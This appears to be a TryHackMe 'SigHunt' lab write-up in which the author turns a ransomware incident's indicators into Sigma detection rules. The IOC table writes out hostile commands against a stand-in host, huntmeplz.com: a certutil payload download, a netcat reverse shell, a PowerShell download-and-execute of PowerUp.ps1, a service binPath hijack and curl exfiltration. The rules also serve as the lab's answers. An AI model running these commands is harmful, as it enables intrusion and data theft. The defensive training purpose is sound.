**SigHunt**

You are tasked to create detection rules based on a new threat intel.

Task 1

Introduction

This room aims to be a supplementary room for Sigma rule creation. In this scenario, you will act as one of the Detection Engineers that will craft Sigma Rules based on the Indicators of Compromise (IOCs) collected by your Incident Responders.

﻿Prerequisites

﻿This room requires basic knowledge of detection engineering and Sigma rule creation. We recommend going through the following rooms before attempting this challenge.

* [Intro to Detection Engineering](https://tryhackme.com/room/introtodetectionengineering)
* [Sigma](https://tryhackme.com/room/sigma)

SigHunt Interface

Before we proceed, deploy the attached machine in this task since it may take up to 3-5 minutes to initialize the services.

Then, use this link to access the interface - <http://10.10.125.144>

**How to use the SigHunt Interface:**

* **Run** - Submit your Sigma rule and see if it detects the malicious IOC.
* **Text Editor** -Write your Sigma rule in this section.
* **Create Rule** - Create a Sigma rule for the malicious IOC.
* **View Log** - View the log details associated with the malicious IOC.



Task 2

Huntme Incident

Scenario

You are hired as a Detection Engineer for your organization. During your first week, a ransomware incident has just concluded, and the Incident Responders of your organization have successfully mitigated the threat. With their collective effort, the Incident Response (IR) Team provided the IOCs based on their investigation. Your task is to create Sigma rules to improve the detection capabilities of your organization and prevent future incidents similar to this.

Indicators of Compromise

Based on the given incident report, the Incident Responders discovered the following attack chain:

﻿Execution of malicious HTA payload from a phishing link.

Execution of Certutil tool to download Netcat binary.

Netcat execution to establish a reverse shell.

Enumeration of privilege escalation vectors through PowerUp.ps1.

Abused service modification privileges to achieve System privileges.

Collected sensitive data by archiving via 7-zip.

Exfiltrated sensitive data through cURL binary.

Executed ransomware with huntme as the file extension.

In addition, the Incident Responders provided a table of IOCs at your disposal.

Attack Technique Indicators of Compromise

HTA payload

Parent Image: chrome.exe

Image: mshta.exe

Command Line: C:\Windows\SysWOW64\mshta.exe C:\Users\victim\Downloads\update.hta

Certutil Download

Image: certutil.exe

Command Line: certutil -urlcache -split -f http://huntmeplz.com/ransom.exe ransom.exe

Netcat Reverse Shell

Image: nc.exe

Command Line: C:\Users\victim\AppData\Local\Temp\nc.exe huntmeplz.com 4444 -e cmd.exe

MD5 Hash: 523613A7B9DFA398CBD5EBD2DD0F4F38

PowerUp Enumeration

Image: powershell.exe

Command Line: powershell "iex(new-object net.webclient).downloadstring('http://huntmeplz.com/PowerUp.ps1'); Invoke-AllChecks;"

Service Binary Modification

Image: sc.exe

Command Line: sc.exe config SNMPTRAP binPath= "C:\Users\victim\AppData\Local\Temp\rev.exe huntmeplz.com 4443 -e cmd.exe"

RunOnce Persistence

Image: reg.exe

Command Line: reg add "HKEY\_LOCAL\_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunOnce" /v MicrosoftUpdate /t REG\_SZ /d "C:\Windows\System32\cmdd.exe"

7-zip Collection

Image: 7z.exe

Command Line: 7z a exfil.zip \* -p

cURL Exfiltration

Image: curl.exe

Command Line: curl -d @exfil.zip http://huntmeplz.com:8080/

Ransomware File Encryption

Image: ransom.exe

Target Filename: \*.huntme

Rule Creation Standards

﻿The Detection Engineering Team follows a standard when creating a Sigma Rule. You may refer to the guidelines below.

Attack Technique Required Detection Fields

HTA payload

EventID

ParentImage

Image

Certutil Download

EventID

Image

CommandLine

Netcat Reverse Shell

EventID

Image

CommandLine

Hashes

PowerUp Enumeration

EventID

Image

CommandLine

Service Binary Modification

EventID

Image

CommandLine

RunOnce Persistence

EventID

Image

CommandLine

7-zip Collection

EventID

Image

CommandLine

cURL Exfiltration

EventID

Image


CommandLine

Ransomware File Encryption


EventID

TargetFilename


Answer the questions below




title: HTA payload  
status: test  
description: detect HTA payload  
logsource:  
 category: process\_creation  
 product: windows  
detection:  
 selection:  
 EventID: 1 # process creation   
 ParentImage|endswith : 'chrome.exe'  
 Image|endswith : 'mshta.exe'  
 condition: selection




title: Certutil\_Download  
status: test  
description: detect Certutil Download  
logsource:  
 product: windows  
 category: process\_creation  
detection:  
 selection:  
 EventID: 1   
 Image|endswith: 'certutil.exe'  
 CommandLine|contains|all:   
 - 'certutil'  
 - '-urlcache'  
 - '-split'  
 - '-f'  
 condition: selection




title: Netcat\_Reverse\_Shell  
status: test  
description: detect Netcat\_Reverse\_Shell  
logsource:  
 product: windows  
 category: process\_creation  
detection:  
 selection1:  
 EventID: 1   
 Image|endswith: 'nc.exe'  
 CommandLine|contains|all:   
 - ' -e '  
 selection2:  
 Hashes|contains: '523613A7B9DFA398CBD5EBD2DD0F4F38'  
 condition: selection1 or selection2




title: Service\_Binary\_Modification  
status: test  
description: detect Service\_Binary\_Modification  
logsource:  
 product: windows  
 category: process\_creation  
detection:  
 selection1:  
 EventID: 1   
 Image|endswith: 'sc.exe'  
 CommandLine|contains|all:   
 - 'sc.exe'  
 - ' config '  
 - ' binPath= '  
 condition: selection1




title: Service\_Binary\_Modification  
status: test  
description: detect Service\_Binary\_Modification  
logsource:  
 product: windows  
 category: process\_creation  
detection:  
 selection1:  
 EventID: 1   
 Image|endswith: 'sc.exe'  
 CommandLine|contains|all:   
 - 'sc.exe'  
 - ' config '  
 - ' binPath= '  
 condition: selection1




title: RunOnce\_Persistence  
status: test  
description: detect RunOnce\_Persistence  
logsource:  
 product: windows  
 category: process\_creation  
detection:  
 selection1:  
 EventID: 1   
 Image|endswith: 'reg.exe'  
 CommandLine|contains|all:   
 - 'reg'  
 - ' add '  
 - 'RunOnce'  
 condition: selection1



title: 7-zip\_Collection  
status: test  
description: detect 7-zip\_Collection  
logsource:  
 product: windows  
 category: process\_creation  
detection:  
 selection1:  
 EventID: 1   
 Image|endswith: '7z.exe'  
 CommandLine|contains|all:   
 - '7z'  
 - ' a '  
 - ' -p'  
 condition: selection1



title: cURL\_Exfiltration  
status: test  
description: detect cURL\_Exfiltration  
logsource:  
 product: windows  
 category: process\_creation  
detection:  
 selection1:  
 EventID: 1   
 Image|endswith: 'curl.exe'  
 CommandLine|contains|all:   
 - 'curl'  
 - ' -d '  
 condition: selection1



title: Ransomware\_File\_Encryption  
status: test  
description: detect Ransomware\_File\_Encryption  
logsource:  
 product: windows  
 category: file\_creation  
detection:  
 selection1:  
 EventID: 11  
 TargetFilename: '\*.huntme'  
 condition: selection1